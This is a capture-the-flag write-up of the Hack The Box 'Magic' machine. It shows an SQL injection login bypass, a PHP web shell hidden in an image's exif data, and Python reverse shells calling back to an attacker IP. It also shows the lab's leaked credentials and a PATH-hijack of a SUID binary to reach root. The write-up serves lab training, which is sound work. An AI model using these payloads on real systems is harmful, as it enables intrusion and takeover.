MAGIC | Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-19 11:40 CEST
Nmap scan report for 10.10.10.185
Host is up (0.041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at ht
 .
Nmap done: 1 IP address (1 host up) scanned in 11.18 seconds
```


Going to visit port 80, a static website appears. By clicking on Login we have an access portal in front of us:



After trying with a basic password guessing, a simple SQL injection takes us to the reserved area, entering the username and password fields:

```
' OR '1'='1
```

The reserved area provides the feature to upload images:



If we take a test image, and insert code inside:

```
exiftool -comment='<?php echo "<pre>"; system($_GET['cmd']); ?>'
immagine.jpg
```

Once renamed to immagine.php.jph and loaded, we have the possibility, by going on the path to view it, to obtain a reverse shell.

So, in more detail, the path for uploaded images is images / uploads. In our case:

```
http://10.10.10.185/images/uploads/immagine.php.jpg
```

If we run the following command, we have the shell, listening with our address on port 4444:

```
http://10.10.10.185/images/uploads/5.php.jpg?cmd=python3%20-
c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socke
t.SOCK_STREAM);s.connect((%2210.10.14.241%22,4444));os.dup2(s.fileno(),0)
;%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22
/bin/sh%22,%22-i%22]);%27
```

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:39022.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/Magic/images/uploads$
```

With a little manual enumeration we find the db credentials:

```
www-data@ubuntu:/var/www/Magic$ less db.php5
less db.php5
WARNING: terminal is not fully functional
db.php5  (press RETURN)
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }
```

Mysql is not installed, but mysqldump is installed:

mysqldump -u theseus --password=iamkingtheseus --all-databases

```
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;
```

Got another password, trying to connect with the latter with theseus:

```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/www/Magic$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
```

In theseus home, you can get the user flag.

By continuing with privesc, you can use linpeas or any other automatic enumerator to find out the vulnerability. In fact, the binary sysinfo appears as SUID.

Going to explore sysinfo, we discover that it executes 4 main commands: free -h (to get information on memory), lshw -short (hardware info), cat / proc / cpuinfo (cpu) and finally fdisk (disk usage).

So, one way to exploit this vulnerability is to set the PATH variable to our liking. Taking for example lshw as a command, we create our modified binary under the path / tmp:

```
echo "/bin/sh" > lshw

chmod +x lshw

export PATH=/tmp:$PATH
```

Once done, you can run the sysinfo command, and a shell will appear, in which we can then use python, among many examples, to send a shell, while we are listening on port 6666:

```
sysinfo

python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect(("10.10.14.241",6666));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Here are all the steps:

```
theseus@ubuntu:/tmp$ echo "/bin/sh" > lshw
echo "/bin/sh" > lshw
theseus@ubuntu:/tmp$ chmod +x lshw
chmod +x lshw
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
theseus@ubuntu:/tmp$ sysinfo
sysinfo
====================Hardware Info====================
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
.connect(("10.10.14.241",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os
no(),2);p=subprocess.call(["/bin/sh","-i"]);'
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SO
.connect(("10.10.14.241",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os
no(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
root@unknown:~/Desktop# nc -lvp 6666
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:47050.
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups